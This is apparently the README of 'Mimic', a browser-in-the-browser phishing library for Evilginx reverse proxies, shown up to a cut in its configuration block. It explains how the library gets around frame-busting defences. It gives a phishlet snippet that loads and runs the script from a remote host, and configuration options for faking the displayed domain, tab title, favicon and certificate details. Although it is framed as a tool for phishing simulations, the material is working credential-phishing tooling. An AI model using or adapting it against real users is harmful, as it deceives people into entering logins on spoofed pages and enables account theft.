
 0x4meliorate/mimic
Frameless Browser‑in‑the‑Browser (BitB) - No iframes, no frame‑busting issues. A single‑script Shadow DOM / MutationObserver library for realistic phishing simulations, easily injected via reverse proxy.

Frameless Browser‑in‑the‑Browser (BitB) - No iframes, no frame‑busting issues. A single‑script Shadow DOM / MutationObserver library for realistic phishing simulations, easily injected via reverse proxy.

⚠️ Warning: Only use this software according to your current legislation. Misuse of this software can raise legal and ethical issues which I don't support nor can be held responsible for.
MalwareMonster and I developed a proof-of-concept along these lines approximately seven years ago, called FISHY. The project successfully demonstrated the BitB vector, although usability was notably limited. mrd0x later brought this concept to broader attention within the security research community with his BITB project roughly two years afterward. However, the heavy reliance on iframes proved incompatible with modern frame-busting techniques. While substitutions could be used to rewrite the frame-busting JavaScript, this approach proved tedious and required ongoing tweaks.
waelmas then released frameless-bitb around 2 years later, which introduced a particularly clever mechanism. By replacing the iframe with a Shadow DOM paired with a MutationObserver, he effectively re-assigned the phishing content into a div within the main document. Crucially, this content remained part of the main DOM rather than residing in an isolated frame. Because the phishing page itself was still the main DOM, frame-busting routines were never invoked in the first place. This solved the core technical obstacle, represented a significant step forward, and provided a solid conceptual foundation for further refinement.
waelmas effectively passed the torch back to us with that innovation. His implementation involved a more distributed architecture, requiring the installation of services, Apache configuration, separate HTML, CSS, and JavaScript files, distinct user interfaces, and a static operating system selection (either Windows or macOS) without dynamic browser detection. While these elements were reasonable given the proof-of-concept nature, we recognised that the core Shadow DOM and MutationObserver logic could be isolated and injected directly into our existing Evilginx reverse proxy via a single script. This allowed us to produce a lightweight, dependency-free JavaScript library that renders a realistic fake browser inside any webpage without iframes, while preserving the creative bypass technique that waelmas originally pioneered.
Mimic creates a realistic fake browser on top of the current webpage, complete with an address bar, window controls, site information, certificate details, cookies and site data, themes, and OS-specific styling.
Rather than loading the target website inside an iframe, Mimic takes the actual website DOM and injects it directly into the fake browser's viewport.
The fake browser itself lives inside an open Shadow DOM, which isolates its styles from the website. The website remains in the light DOM and is inserted into the fake browser through:
<slot name="mimic-content"></slot>
If no content is supplied, Mimic automatically captures the current page by moving its existing body content into an internal wrapper. It preserves important styling such as the background, text colour, fonts, font size, and line height before injecting the website into the fake browser.
Because the website is moved into the fake browser rather than embedded in another browsing context, it remains the real top-level page.
This means traditional iframe-based framebusting checks such as:
if (top !== self) {
  top.location = self.location;
}
do not trigger, because:
top === self
The website still believes it is running as the top-level page. Its existing JavaScript, events, storage, navigation, and application logic continue to operate normally while the page is visually contained inside the fake browser.
Mimic also automatically scales the injected website to fit the fake browser viewport. Scrolling is handled by translating the content layer, while resize listeners and MutationObserver remeasure the content as the website loads or changes.
The real browser tab can also be controlled using documentTitle and documentFavicon. Mimic monitors both values and restores them if the website attempts to change them.
Mimic is visual encapsulation, not a JavaScript sandbox. The injected website retains access to the real
window,document, storage, history, and navigation APIs.
Add this to your phishlet YAML to inject Mimic:
script: |
  // Inject the BitB script
  (function () {
      window.addEventListener('load', () => {
          var s = document.createElement('script');
          s.src = 'https://0x4meliorate.github.io/Mimic/mimic.js';
          s.onload = function () {
              openBrowserWindow({ debug: false });
          };
          document.body.appendChild(s);
      });
  })();
The configuration can be changed in the CONFIG of mimic.js directly, or they can be passed as arguments when the function (openBrowserWindow) is invoked:
openBrowserWindow({
  // Displayed URL
  domain: 'example.com',
  addressText: '/login',
  scheme: 'https://',

  // Fake browser
  pageTitle: 'Example - Sign in',
  favicon: 'https://example.com/favicon.ico',

  // Real browser tab
  documentTitle: 'Example App',
  documentFavicon: 'https://example.com/app.ico',

  // Content
  // HTMLElement, CSS selector, HTML string, or function
  // Leave empty to capture the current website automatically
  content: '',
  contentWidth: 0,

  // Fake browser size
  windowWidth: 'min(800px, 95vw)',
  windowHeight: 'min(650px, 90vh)',

  // Browser-style links
  learnMoreUrl: 'https://example.com/security',
  siteSettingsUrl: 'https://example.com/settings',

  // Cookie summary
  cookies: {
    sitesAllowed: '5 sites allowed'
  },

  // Behaviour
  autoOpen: false,
  os: null, // null (auto) | 'mac' | 'windows' | 'linux'
  theme: 'auto', // 'auto' | 'light' | 'dark'
  debug: false,
  onClose: null,

  // Landing page
  landing: true, // true | false | custom HTML string
  enterSelector: '#landingpage-enter-btn',

  // On-device site data
  siteData: {
    intro: 'Sites may save activity to your device.',
    manageLinkText: 'Manage site data',
    manageUrl: '',

    sections: [
      {
        title: "Data from the site that you're visiting",
        description: 'Information stored by this site.',

        sites: [
          { name: 'example.com' },
          {
            name: 'cdn.example.com',
            subtitle: 'Additional site information'
          }
        ]
      }
    ]
  },

  // Certificate viewer
  certificate: {
    subject: {
      commonName: 'example.com',
      organisation: 'Example Corporation',
      organisationalUnit: '<Not part of certificate>'
    },

    issuer: {
      commonName: 'Example TLS CA',
      organisation: 'Example Certificate Authority',
      organisationalUnit: '<Not part of certificate>'
    },

    validity: {
      issuedOn: '10 August 2026',
      expiresOn: '18 November 2026'
    },

    fingerprints: {
      certificate: '...',
      publicKey: '...'
    },

